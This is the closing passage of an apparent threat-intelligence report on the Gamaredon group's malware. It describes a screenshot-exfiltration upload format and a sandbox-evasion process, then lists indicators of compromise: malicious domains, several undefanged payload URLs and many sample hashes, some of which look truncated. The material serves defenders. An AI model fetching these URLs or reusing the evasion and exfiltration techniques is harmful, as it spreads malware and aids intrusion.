11	-----987978B0urd3Gf_\$
12	Content-Type: text/html
13	Content-Disposition: form-data; name="uuid"
14	WIN-MLABCSUOVJB_{826ee360-7139-11de-8d20-808e6f6e6263}1956047236
15	-----987978B0urd3Gf_\$
16	Content-Type: application/octet-stream
17	Content-Disposition: form-data; name="file0"; filename="<year><month><day>_<hour><minute><seconds>"
18	Content-Transfer-Encoding: 8bit
19	...JPEG file...
20	-----987978B0urd3Gf_\$
21	Content-Type: application/octet-stream
22	Content-Disposition: form-data; name="file1"; filename="<year><month><day>_<hour><minute><seconds>"
23	Content-Transfer-Encoding: 8bit
24	...JPEG file...
25	...
26	-----987978B0urd3Gf_\$
27	

Finally, it checks if any new command information is available from the C2 server and updates the "desktop.ini" file according to it. Based on functionality, compile timestamps, and binary differencing this malware is likely an updated version of 598c55b89e819b23eac34547ad02e5cd59e1b8fcb23b5063a251d8e8fae8b824.

#### **wmphost.exe**

This file runs an infinite loop until mouse movement gets detected, then it exits. This file can be used to circumvent sandboxes that don't simulate mouse movement. To detect if it's running inside a sandbox, another file can scan the list of running processes to see if "wmphost.exe" is present or not.

### **Appendix B: Indicators of Compromise**

#### **Domain Names**

admin-ru[.]ru  
 adobe.update-service[.]net  
 apploadapp.webhop[.]me  
 brokbridge[.]com  
 cat.gotdns[.]ch

check-update[.]ru  
childrights.in[.]ua  
conhost.myftp[.]org  
docdownload.ddns[.]net  
downloads.email-attachments[.]ru  
downloads.file-attachments[.]ru  
dyndownload.serveirc[.]com  
e.muravej[.]ua  
email-attachments[.]ru  
file-attachments[.]ru  
freefiles.myftp[.]biz  
getmyfile.webhop[.]me  
googlefiles.serveftp[.]com  
grom56.ddns[.]net  
grom90.ddns[.]net  
hrome-update[.]ru  
hrome-updater[.]ru  
loaderskypetm.webhop[.]me  
loadsoulip.serveftp[.]com  
mail.file-attachments[.]ru  
mails.redirectme[.]net  
mars-ru[.]ru  
msrestore[.]ru  
officialsite.webhop[.]me  
parkingdoma.webhop[.]me  
poligjong.webhop[.]me  
polistar.ddns[.]net  
proxy-spread[.]ru  
rms.admin-ru[.]ru  
samotsvety.com[.]ua  
skypeemocache[.]ru  
skypeupdate[.]ru  
spbpool.ddns[.]net  
spread-service[.]ru  
spread-ss[.]ru  
spread-updates[.]ru  
stor.tainfo.com[.]ua  
tortilla.sytes[.]net  
ukrnet.serveftp[.]com  
ukrway.galaktion[.]ru  
umachka[.]ua  
update-service[.]net  
updatesp.ddns[.]net  
updateviber.sytes[.]net  
webclidie.webhop[.]me  
win-restore[.]ru  
winloaded.sytes[.]net  
winupdateloader[.]ru  
www.file-attachments[.]ru  
www.win-restore[.]ru  
yfperoliz.webhop[.]me

**URLs:**

<http://childrights.in.ua/public/manager/img/scrDll.ini>  
<http://prestigeclub.frantov.com.ua/press-center/press/chrome-xvnc-v5517.exe>  
<http://umachka.ua/screen/dk.tmp>  
<http://umachka.ua/screen/screen.tmp>  
<http://viberload.ddns.net/viber.nls>

**Hashes:**

**Samples using custom developed tools:**

002aff376ec452ec35ae2930dfbb51bd40229c258611d19b86863c3b0d156705  
08e69f21c3c60a4a9b78f580c3a55d4cfb74729705b5b7d01c1aecd58fc49e6  
0c47cf984afe87a14d0d4c94557864ed19b4cb52783e49ce96ebf9c2f8b52d27  
0dc1010c3d3766158e2347d10fc78d9223c6e0e3a4aa8a76622aef7d429ab9  
0f745512940e0efd8f09c6d862571cba2b98fac9a9f7cf30dedcc08ace43a494  
145dab86a43835bb37734c16756d6d64d8e5ac6b87c491c57385e27b564136b8  
222e85e6d07bdc3a2141cdd582d3f2ed4b1ce5285731cc3f54e6202a13737f8d  
2f2b262f7d164ea1f529edbc3cb8a1063b39121dad4dd19d8ee4bbbf25ed37  
3242183b1f0176a2e3cfb6bfef96b9d55c5a59ea9614dbde4ef89979336b5a5d  
3773ddd462b01f9272656f3150f2c3de19e77199cf5fac1f44287d11593614f9  
37c78ee7826d63bb9219de594ed6693f18da5db60e3cbc86795bd10b296f12ac  
3e5b1116b2dfd99652a001968a05fc962974931a0596153ab0dea8e4a9982f89  
400f53a89d08d47f608e1288d9873bf8d421fc7cd642c5e821674f38e07a1501  
598c55b89e819b23eac34547ad02e5cd59e1b8fcb23b5063a251d8e8fae8b824  
5b22ace98b57ed19d815c49983c96a3c6ff0b2701e8167d4422c6990982abcf9  
5ec8b7ca4461720bd69fb49b3f6cae637d8ac3bbd675da938bc5a84e9b73b395  
840b3d4cc95dbf311f792a9f50137056deb66bdfbb55eb9f54ff381a0df65656  
90ba0f95896736b799f8651ef0600d4fa85c6c3e056e54eab5bb216327912edd  
97ebd7bfad63b36b4572132f6ece359ff9991f269048c0b145411699bfe3dc34  
9a1fd88970da3809f45cef00360d1e54ea11a70035c277c130404a67371e142d  
9cb64d3242d2b591bd2ff13baaedf2e6b4bf91474a0926613b7c9343feb312  
a46508ec9e48c256261b2d1914532a36ac7da093253320135d77581051751b75  
a7e27ff0695a4bdf58c584f48664acd3a385cceb3a542fd6d7383f414aa83a  
a804beddd22bb76ea207a9607ed5c888f2f640cbd9ed9a32942fcd0b8a25c4d5  
ae5ab2e887a9b46ea7819b7ebbb8163028e66882c97e75b0698dc3a69a69d7da  
b2fb7d2977f42698ea92d1576fdd4da7ad7bb34f52a63e4066f158a4b1ffb875  
b9434e5a14159c49af2d1a5a11d570f195797d6b17aa560c3dde4a5b3486bf2a  
be2b662cc821a924d5641422dd1116e99188c6923da092ca3f0f8f862bd2d2d  
d01d47b6187631c9a93bdad1298439ab1a1c5529b3319f3614b6ec245e5726  
d1ba365e93ff0a4f3a2cb1d657568e583efbd7dbb1c2c52e28f16480324e3bb  
ddfc6bb4819527b2424d6e1a84f04b67adad79401e39efbffa5b7d727e732f0  
df434f54802a6814628f30cae335c302bae7085c4e8314d71a41a47d9c410c39  
e24715900aa5c9de807b0c8f6ba8015683af26c42c66f94bee38e50a34e034c4  
f2296bc6be68dfb330baec2091fb11a42a51928ba057164213580e6ff0e1126

**Samples using bundled commodity tools:**

026be8a873560f1496c6961f6e36c312bdda01beacb17c4b744f35ee1923d061  
03c943f5cba11b09b9c3afa0705d4a027e5a9d81b299711740cc5aedfe4b4aa1  
03e5e99cc8280de4663c4b65bfd26782d4975258808a63a4b20bc068008df7f5  
059e40ba91b2b2d827c200476fcb0fad0d43ab198d0c206c996777d27e6de65  
0669e61e51cf43daa431d52b5461c90bdce1b1bee03b087e4406c30264dcb9a4  
068b9a9194efacc16cf142814e79b7041b6ab3d671a95bb508dbd30061c324aa  
0b4a90b823a581311c4acb59f35e32f81f70ca16a2538f54f4dbe03db93350df  
0b5316d723d1ebbec9aba0c9ff6761050305d644c3eeb5291b4e2c4de9e5fa15  
0b8d59312699739b6e6cb7aeb0f22a2eaebbb0fd898a97ef9b83e8d8e9ce67a0  
0dd13d2d0edbcf9d1825c2bfc165876ada2e4d04e2981a0003cb6503fad2287b  
0ddb7867e31f3f30cd1cfe74393f8ac5bbdc61538278de9219a49345f0d3af7f  
13fed3accac4f38f28e606b110a3b7924d9c7a1a911f8c0613d0bb791e715267  
151cf4c83722ba171ae42640e5e13af67ca06ee0a06a74afa53931acf6ac1506  
17006d77cc1459aa3d70e4e9377edb2547a7446647aa9872c9dd9ad860ed7e39  
1ec7e595677038145991c6d84dc7808602142f258c1f90e9486cca0fe531d74f  
208dc592111a8221a9c633efc120b890585f9a67ed340cbb5ec9db4cd5e164e4  
2124adbee89f2c1cb65896bed26e7ffa8bf0fcbdfef99a9e751fea9cca7a896b  
22e97292671ada8deef4329eb115c52f6f1bc598bcf01a3961f1c35a2230a013  
259a78122ef51ae503059143bf36941fc6090be83213d196ba3051ba36a0b2a1  
26564c23530dd14e0042e074f4178a5b2ad6fc8f51f10138fc39941a6303bff9  
29453fa1772b6d7d33842d6abbe0cb55c4a4b66a00f43284c8724d7c16749a7d  
2a072d9ce63a94d2530cf9f18a232c6a09f6c7bdf9db27faceef53604145ea  
2c02d3d3fad76f9d21f5c093459ddc0045c94f17679269eb7a2990a1a88cb42  
2d55000b5cb9e3e1f137810c2e1eb899f68c40e4a6f6307f226c7b8af208abd  
2ded2f3b5b56155ce818893c67887cbfa8b539be6c983e314ccf2177552da20  
2e89436b355550ceb361fac1b03b78b71eda11d25f26223ac5c8c34ed8972a05  
32b0e6394b110860371da5541946a6dcc85358a3951eddc86fdaf5794527c150

33934fcfae5760316b3f40e013cbb03d8086f8c30f9a4ba9bed3f9486a530796  
34d86602882e86f8aaaeb7513126c8579a4489f2be31c279188e2f2ca8a0e141  
390162dae62a0347e35cf5dad093cfc2f7d4ded62fba9d2df7af6133fb41ee0  
3ef8602579c6b145fbaafc8970b4c9a6e7bebd11eb5e37eeca67b4572c6038b  
420acd7e8598fe994b59bf5d30f89e1c11b36cbef464a4786694cf9eada8dd4c  
42b4c39179f76ea9eb5835b55a3c4d8dbb29d42ee0622ad2e89ca48d01e8988  
42eed03907c9dfa0e566f8e5968c8b5a1b7b5e18521f7327185ed2208c6c29b4  
46a39da996b01e26ddd71d51c9704de2aa641cd3443f6fe0e5c485f1cd9fa65d  
47d929c69bfd8d8efb9c280eabec2f73d4bddf1c3c30120c3fb6334623469888  
505ef8cbc1271ce32f0c473468d75a1aba5073c37b2e6b49293ddc9efcb4ac96  
5230453eeb98c5a183129ed8b918b429e96020887302ba30941c408108a1ab84  
5363220b532d7da378b338e839a501ae5c006cc03c8b2d3627c480d64deb1221  
558f33d478091993e5b5921604f8c3873efc87f551fddf61612b5c64d5b610f6  
55c76f4f93f9e155fbb6a28447f97c1ccda0081061dc3cb9973d42c1686964b7  
56c8246819f7de5cba91001793831441d4ce998ccb8237cb9c69f52e88ea384b  
59bdb5ccdc1c37c838c8a3d96a865a28c75b5807415fd931eaff0af931d1820  
5ac627f8964d3b9cad69f21e3b8f27305f1f68f49e4f4fae2c73949a04b32692  
5ccc76ae1cdf668ba7f89c6cb0bad44f148cbec736320ead237262ba170ffba  
5cd4401c1dae9b9ecd75c96ab29dc64ce40bef3acc6faf7c001ff98ebd3b3413  
5cd72eaf55813f1ee187def594584f5cfc6a5e83086f35e281327b5210adffb  
5f8293eda9fb40684caddf576eba6c81f3a06911ca9e4ecf84ede3b2891cff5e  
6c258151c593268c13c252d8f275192a6f7a74d5de5754f2cf20fb94be7ee6ea  
0458e168baa4fa5942892065925ac82b12245551b539d54c2884b3a21c2699d8  
877f1de209eb9d8b2a20a76f8773d12e5a1fcdca418868c7b73added392f62f6  
29c728a169c5d18298e77db161dd5d2f6396ceca9ee7849b63ff8a8bc11f911e  
98e092b7bfc3bbdaeb82e05de14ba5835c6ac626c17de9eef2049796a031dd10  
27e08fb90ada2fd8ce6b6149786edd3b814dd0324257ebd919ed66ada0334b21  
9f651ae6ea538238748614a7f86fe2b0f76e881d6c38da581f284e4b6f79b0ca  
f47115ea58615781e56dcac673c19edf7ce00defd7ada709ae97b0708d3eac1e  
b80719854f8744ba62e9f0e774c09e2e2ed79dd37f9f94ba3ed05ec8507d55e6  
467f04914a1e6093bdaf5c28884bf95ec738234033b3292d289a0799de196d49  
5c47d18b3f0e0274c6a66b2eab27d47c73a0105c263d41c6473aba9a28d0a4ba  
01c5729ac1ae3928053c085fd616323a3715863ab3d7e9b8106c09e24df34183  
5b6a691cf8faf238b27861941a1b667d889889cc9711a3e561403d6a6ed29c9  
e2688f72cc7ae836be19e765e39318873554ee194a09945eb3f3805d04f256ca  
9f0228e3d1577ffb2533584c2b1d87ebec0cd490f981e61d18bb27ab02e52cb  
2617f9301869304b88d8a3a4f7b2eab6b0edf264cc1a28b99f5685959242ec39  
f3107a5a00f36e12be7cc2e37c35903ef855b8043492af374ea918385821443c  
63fcfab8e9b97d9aec3d6f243003ea3e2bf955523f08e6f1c0d1e28c839ee3d5  
05cbe01b1125897e0e982c587a10a72f4df795b844a4a2c4ccc44ae7f30ce94  
5a7da102c11960b9651650143a4a08ae4ce97d68dff999961f1ffc792531afeb  
dff6112e6bad4125b80b8829c13a2ca523bb82cf303cf531389d8795e7512c7e6  
cfb8216be1a50aa3d425072942ff70f92102d4f4b155ab2cf1e7059244b99d31  
e79dbcc8b60da280e53d9cf818eee1de34251e0551b9947bb2b79a31b131417e  
a73eac15797130c381b5b4a65c3fb1cfc723b1586a1882c981211787bba285a6  
3ef3a06605b462ea31b821eb76b1ea0fd664e17d010c1d5e57284632f339d4b  
f2355a66af99db5f856ebfcfb2b9e67e5e83fff9b04cd09ac0fabb4af556bd  
ca87eb1a21c6d4ffd782b225b178ba65463f73de6f4c736eb135be5864f556dc  
550ee89d5df17f90ba7689d957cd067dcdb3d957c5369ea28d925e02ccc8ce6  
f77d7940c51c2a1eab849dbd77e59c683ebf7820799ef349e7da2583e1aa11ae  
2c5d55619d2f56dc5824a4845334e7804d6d306daac1c23bec6f078f30f1c825  
7231177a115656041ba4e5b3cf0bf7a547b074f03592351484267e25cda7c899  
d5405f99cec0166857274b6c02a7ef52b36274fedb805a17d2089fd24ed133cf  
81921b6a7eba39a3f73895a57892ed3a46ab6365ac97d550ca3b9bffa6c7a1c2  
1eef9f8d7d3099b87be7ac25121f9d2ccacfb5ccf02b508fb2036b6e059c525f  
5255061c3600df1a94b376fca40f3ccb69d1cb6dd42aa744b20a643c7292d20c  
b5199a302f053e5e9cb7e82cc1e502b5edbf04699c2839acb514592f2eeabb13  
5fb7f6f953be3b65d88bd86d1391ebc9f88fc10b0ef23541463ebf5b157f695c  
6016cf9898d74e2e9030be7c987964d817ba28ad2253d1da54c81a1bf49db836  
621e55421dffae981e3e933c65626314d5610c7c08f76f83a3d07f0ec6c36e2d  
6ccc24971073d24d90c4cbaf83dfbae2969cbf527e319c7ee9a4babcb8e88e456  
6f8da9180eebe02ba35317cb8aee5c8df6ac29795af70eb9430c3588d457aad6  
71c5b899a5187baeb8f605ca39ca56bf05a63025a8f9f84c45590d8345e5d349  
725b7d92ed66be160f2e04395008a65c72814d5dddf842d9778396f6c6679d85e

72d4b780a90ede7ea152f5da0973965cab31d2813fa8c2fe0e1cb611f5ca257e  
73670d06851f588c7df44dc478f49883406697c48c618438e0f249b7a916552e  
74e017853fbc85ee77ca7476cd25423815602aaaa02b29e0003c95c9551b8890  
75d2367dc79d9f8aed165729df90ed5d28fefe267778dbe4d3d74aafa75d66e0  
7a5a1c6ea0c2f017df9f06975c93a356cac20b19031fcde96136fa5881e5ef3a  
7adb049e0b49312aea904c70e16d0e7f03d01aae4bf8ac867e8219ced4e6e057  
7bfa85bec239b6c4419b2d57149c5960263c80e493f888d03ceaaa3f945b1b25  
7f324b658f587b3b27921ebeb5ac25aebd669b33e6801fa9581de8c2eb0df2e  
7fee970748eb83045e36911dafdae0d4069ebe72c059cc7de3d65539012c2e9  
823793a37d748ffe708864c16c853c67a5db812712481da1d24790b455163940  
8512aabfa0175684bdbb77481d6b272b63dbc4249b04a44e1003b7d8fdea0a89  
86c81f03cf7d8f8af38c2559dbf506ccdc25579f3b29fb574f823a67f99a0a3  
88ae7e60b9dd57fc6b2d667ce33fb29c0f75d37eb7c837ccf56cb7994386d5ef  
8b50e3ca06a22d0be6a71232b320137c776f80ac3f2c81b7440b43854b8a3bf0  
8bd40e7fe6bbd4d5810db2c142186bb58da445a132fb6f9ff01c46947a532244  
8c9d690e765c7656152ad980edd2200b81d2afceef882ed81287fe212249f845  
8d38726d674279705fe06b4b45bbbaef10756c547d560cea6998e23dba09f80c  
8db47439685edc683765abb5e6d7d0d05479bf9ee164992db9e8ce97fe43ee2f  
95de2e16f1b05d1b45b1d182c1503568c2e5fd4a81ac52fe1bc9e881d1a272b1  
95e3204228341852b7c97f357f799e7ec9688abe1262436b569e56397f1fd864  
98ca00760d772598386eb8d4f26caf92fb891915ac08da6bf830be5e45278d3  
99c9440a84cdc428ce140de901452eb334faec49f1f6258acdde1ddccb34376e  
9a8776e4ae38cf529bab28947b31ade84301262b7996dc37ec47afa4fb4cf6e1  
9beb1d2a03ff2d4c15913de0f87b72074155b44df791bd967dac8155e97a0e06  
9cd518fbbcbcb25fa309f5396efa5749e57a3b0158779404c8d3e92baf6596  
a064a28e5e7409a96bba93fc57f44cad3492bb0f49792c89c973e30b0f5d498  
a194b47043356fa365d98a5f7c582b6f87fac90acf0f469ed3651cfe2fd7b2c9  
a21dfb8e8b7c8dfbeeb4d72e6ef1f22c667b8968b3a3b1dcce99f44faab05903  
a2e0fe2d385dabcfb024100216d259ddd1fa9907e982d297846fd29b8d4d415  
a48ad33695a44de887bba8f2f3174fd8fb01a46a19e3ec9078b0118647ccf599  
a595da9a2fa58d4f8be0fbcf7f4c950435ff5289dd1ccf2c65eec73a0afe97f  
a972ad0ddc00d5c04d9fe26f1748e12008efdd6524c9d2ea4e6c2d3e42d82b7b  
aa860d405746401ae4155485326fdeb39718832c77c73540d48f4fb8e596215  
ab68304432b4bdaec0706f7b00a369c48175eac9abc3e537032b1f5d26a993b  
ada2f0703614b3447d42782777af5d4ee9ffe9179498970326926751a4f8d65  
b16d317c11228bd3573126a0e1bc0bbf35d84a4a1f47dfb06b70634a21fd9823  
b3665548cc0f2fce3593fb7139f49588faa1d327b6d23feb564ca4194053ae8a  
b5578c48a11533871ae91e6d5632aafc25d3976c0626d2abab306663566d024  
b67a6f87fc3fd7c5c3666acac5918c8c08a53ab6a966f4d1daf38105a566ede1  
b6abc8ab631dcf52e028ab26dbe3bb94022d69193c0acc8642cbd6329cbb23ef  
b7e117eb342b0d450095805073326989c792bf5ccbbdcd5f4a9ace50e517412e  
bb14abc9b0798c7756a6ed887308a3e6210cc08a5149dc1360fdd1f5bca27cca  
bdadb319f071f02462d107380102b669e407bb2a0b20e77a9a8a5726b4cbbc4b  
bf2383cfbee4cbb0bda2614839454ab1724c9bfff8b4b48e0f48579ae220c10  
bf52b44168de1855d83186163a2d5f29e488ddafdf5447e211aec4a769cf74a  
c0d5cf7a0035deda5646aaf520b3ff632aa6be76dbdc88f38ddc11e77ffb40b4  
c1a82a788df74187126641380f0db05232036a27ab0998479d60c656998849f1  
c63a523834ab59ab5621a0acb156a9b901befe806044642fe5fec8a0ba545e70  
d05d3f3582e13eaf5f39d7143ca1a4b1367cc5267bf9958a15e27cf53e059518  
d0e456cff03c2483ded9a0f8c1b99f9fefb6ba47daf949dae27abe940ee20e6  
d8a01f69840c07ace6ae33e2f76e832c22d4513c07e252b6730b6de51c2e4385  
dada74663e3e29ee26bfd03a888f0bda9fc81e148511fa98f73f8e8a915933cc  
db3ffcbf136e0268ec66f28b30fa8ba350f74e02e8e737e61cc6ef8d8258027e  
dd26b85b6568595b1d2bbc47ce47d071ede75665fbd779d637b74663ead5539e  
df9038660164623a827a8119d4cb3d71d0a5288b12bdfdd32c72769bf90a9ea0  
dfed16e9184a86efcd17a98f127410840d058db667e9975b43add100c33122e  
e0063d2524a89159cf5da12661225fbb27725bbd72acd9497b7207ecf2f3aeb6  
e00c55ddda9cbb82fb47924fafdf40c3394dc1127d9901c71a69ef3ef664b817  
e14a51d69211948163ab20b0cc68adf410bb821f2890f55d2d202c745f4ec1b8  
e2e3f243bbcad666852e64202d35f6dd88c58f5d24435d92975697b0efa8a775  
e37e25739e8bc4620d9d37d8fb400cd82c85b89d206436ba35930ed96db6eb0  
e55b5ede808b6d491f18737d6a1cf34b5178f02e9ea01d7cff31a449888dbd73  
ed28d9207acc2aff817ea56d1599422e23946dffa4f8bade376d52a6af7d4  
eda0853e814ee31a66c3b42af45cd66019ffd61eac30e97bd34c27d79253a1bb

f1b3e58d060803b0ff6008386bab47fb8099ac75ee74f385ac34340a28bf716e  
f2091f71227180d74ba1ba4607635e623553b1826314dca91cb31839eb00c4ea  
f214d55ccb5db5edbaafe7d40b240c79f04c70d441adee01ef438f776eb37037  
f571ddc894915dee136cf24731ff3d79fe4f811b112d122a34a128628cb43c4a  
f7676d2a28992a382475af2ae0abca4794e1397ef3327f30f7d4cbdbc2ca0a68  
f8e20894c8c18d79e80b431008aa8bef46cc10a355a4934f9cc40ffd637b8890  
fa1bf7565352099b74624c8beeff6620411e1efe00e54f8b4190f69e243d5811  
fa784f69265ebe5e150cf5956a40d86335d1a5edc57ffcc7ce6eedc591c2751

---

Source: <https://unit42.paloaltonetworks.com/unit-42-title-gamaredon-group-toolset-evolution>